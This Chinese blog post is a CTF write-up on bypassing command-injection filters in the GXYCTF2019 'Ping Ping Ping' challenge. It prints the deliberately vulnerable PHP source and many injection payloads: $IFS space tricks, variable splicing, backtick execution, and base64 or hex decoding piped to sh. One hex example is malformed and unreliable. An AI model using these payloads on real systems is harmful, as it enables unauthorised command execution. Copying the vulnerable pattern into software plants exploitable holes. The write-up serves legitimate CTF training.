CTFWeb-命令执行漏洞过滤的绕过姿势

原创

Tr0e 于 2021-04-29 02:34:18 发布 3053 收藏 29

分类专栏： CTF之路

本文链接：https://blog.csdn.net/weixin_39190897/article/details/116247765

CTF之路 专栏收录该内容

17 篇文章 27 订阅

订阅专栏

文章目录

前言

为了备战（划水）5 月份广东省的 “红帽杯” 网络安全竞赛，继续开始到 BUUCTF 平台练习 CTF 题目。在去年参加的第四届强网杯全国网络安全竞赛中，就遇到过命令执行漏洞绕过的题目 CTF解题-2020年强网杯参赛WriteUp（题目名称 “主动”），当时采用了 base64 编码联合反引号、变量拼接两种方式绕过了 `flag` 关键字的过滤并读取了 flag 值：

后台但是过滤了flag关键字，无法直接读取，那么就需要想办法绕过关键字过滤。

【方法1】Base64编码绕过

使用 bash64 编码命令（`cat ./flag.php`）进行绕过，最终PayLoad：

```
?id=1;cat `echo 'Li9mbGFnLnBocAo=' | base64 -d`;
```

发送请求后查看源码：

```
<?php
highlight_file("index.php");

if(preg_match("/flag/i",  $_GET["ip"]))
{
        die("no  flag");
}

system("ping  -c  3  $_GET[ip]");

?>
```

【原理】 反引号在Linux的命令行中起着命令替换的作用。命令替换是指shell能够将一个命令的标准输出插在一个命令行中任何位置，即完成引用命令的执行，将其结果替换出来。也就是说会将反引号里面base64 编码进行解码后的命令执行并输出结果返回到命令中。这样即可绕过限制。


【方法2】利用变量去绕过

通过变量赋值，再进行拼接，即可进行绕过，payload：

```
?ip=1;a=fl;b=ag;cat $a$b.php
```

复制

执行请求后查看网页源码：




本文目的在于结合 BUUCTF 平台中关于 2019 年 GXYCTF 竞赛中的一道命令执行绕过题目，总结此类题目的绕过姿势和解题方法。


> 关于命令执行漏洞的介绍和 DVWA 靶场实例，可参见我的另一博文：Web安全-命令执行漏洞。

CTF题目


先来看看题目：




1、访问题目地址，很明显提示在 URL 拼接 ip 参数，结合题目名称，可猜测是考察命令执行漏洞：



2、拼接 ip 参数并尝试赋值 127.0.0.1，发现是执行力 ping 命令：




3、拼接 `ls` 命令尝试进行命令执行，发现了 `flag.php`：



/?ip=


```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag.php
index.php
```


4、尝试直接读取`flag.php`，发现存在空格过滤，读取失败：




/?ip= fxck your space!

5、尝试使用`${IFS}$`替换空格，发现过滤了`{}`：




/?ip= 1fxck your symbol!

6、那就尝试使用`$IFS$1`替换空格，可绕过空格过滤，但发现还过滤`flag`关键词：



/?ip= fxck your flag!

7、既然`flag.php`读取失败，那就先看看`index.php`吧，发现了过滤规则：



/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
```

```
}
?>
```


源码如下：

```
<!--?php
if(isset($_GET['ip'])){
  $ip = $_GET['ip'];
  if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\
-->
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo " ";
  print_r($a);
}
?>
```

可以看到，服务端过滤了以下字符：

```
& / ?  * < x{00}-\x{1f} ' " \ () [] {}  空格
"xxxfxxxlxxxaxxxgxxx" " " "bash"
```

想要读取 `flag.php` 文件，就必须想办法绕过上述过滤。

绕过姿势


了解完题目概况，下面就开始学习 CTF 中命令执行漏洞相关的绕过姿势。

命令联合执行

来看看命令联合执行时的一些关键词特性：

连接词	释义
`;`	前面的命令执行完以后，继续执行后面的命令
`|`	管道符，将上一条命令的输出作为下一条命令的参数（显示后面的执行结果）
`||`	当前面的命令执行出错时（为假）执行后面的命令
`&`	将任务置于后台执行
`&&`	前面的语句为假则直接出错，后面的也不执行，前面只能为真

比如上面的题目也可以使用 | 进行命令拼接：



关键词的绕过

1、绕过空格过滤的方法

```
${IFS}$9
{IFS}
$IFS
${IFS}
$IFS$1 //$1改成$加其他数字貌似都行
IFS
<
<>
{cat,flag.php}  //用逗号实现了空格功能，需要用{}括起来
%20   (space)
%09   (tab)
X=$'cat\x09./flag.php';$X        (\x09表示tab，也可以用\x20)
```

2、禁用 cat 的方法

```
ps:有时会禁用cat:
解决方法是使用tac反向输出命令:
linux命令中可以加\，所以甚至可以ca\t /fl\ag
```

内联执行绕过

内联，就是将反引号内命令的输出作为输入执行。

```
?ip=127.0.0.1;cat$IFS$9`ls`

$IFS在Linux下表示为空格
$9是当前系统shell进程第九个参数持有者，始终为空字符串，$后可以接任意数字
这里$IFS$9或$IFS垂直，后面加个$与{}类似，起截断作用
```

多种解法

学习完相关绕过姿势的理论基础，下面回到上面 CTF 实例题目中进行实战。

变量拼接

针对服务端 flag 关键词的贪婪匹配：

```
if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
```

可构造如下 Payload 绕过：

```
?ip=127.0.0.1;a=g;cat$IFS$1fla$a.php
```

执行效果如下：

此处顺便补充下一些通配符的方法：


符号	作用
*	匹配任何字符串 / 文本，包括空字符串；*代表任意字符（0个或多个） ls file *
?	匹配任何一个字符（不在括号内时）?代表任意1个字符 ls file 0
[abcd]	匹配abcd中任何一个字符
[a-z]	表示范围a到z，表示范围的意思 []匹配中括号中任意一个字符 ls file 0
{..}	表示生成序列. 以逗号分隔，且不能有空格

内联执行

Payload：

```
?ip=127.0.0.1;cat$IFS$9`ls`
```

内联执行，就是将反引号内命令的输出作为输入执行：




秒题大概就是这种做法吧……

Base64编码

Payload：

```
?ip=127.0.0.1;echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh
```

这也是官方的 Writeup，原理是既然过滤 bash，那就用 sh，sh 的大部分脚本都可以在 bash下运行：



总结

本文学习并总结了 CTF 中对于命令执行漏洞的一些绕过技巧和思路，唯有多加练习和总结才能在 CTF 这种拼脑洞的游戏里生存啊……任重道远！

类似题目的解题方法总结：

```
cat fl*  用*匹配任意
cat fla* 用*匹配任意
ca\t fla\g.php         反斜线绕过
cat fl''ag.php         两个单引号绕过
echo "Y2F0IGZsYWcucGhw" | base64 -d | bash
//base64编码绕过(引号可以去掉)  |(管道符) 会把前一个命令的输出作为后一个命令的参数

echo "636174206666c61672e706870" | xxd -r -p | bash
//hex编码绕过(引号可以去掉)

echo "636174206666c61672e706870" | xxd -r -p | sh
//sh的效果和bash一样

cat fl[a]g.php        用[]匹配

a=fl;b=ag;cat $a$b           变量替换
cp fla{g.php,G}     把flag.php复制为flaG
ca${21}t a.txt      利用空变量  使用$*和$@, $x(x 代表 1-9),${x}(x>=10)(小于 10 也是可以的) 因为在没有传参的情况下，上面的特殊变量都是为空的
```

本文参考：

- GXYCTF–PingPingPing&BabySqli；
- 【BUUCTF】[GXYCTF2019] Ping Ping Ping 总结笔记 Writeup。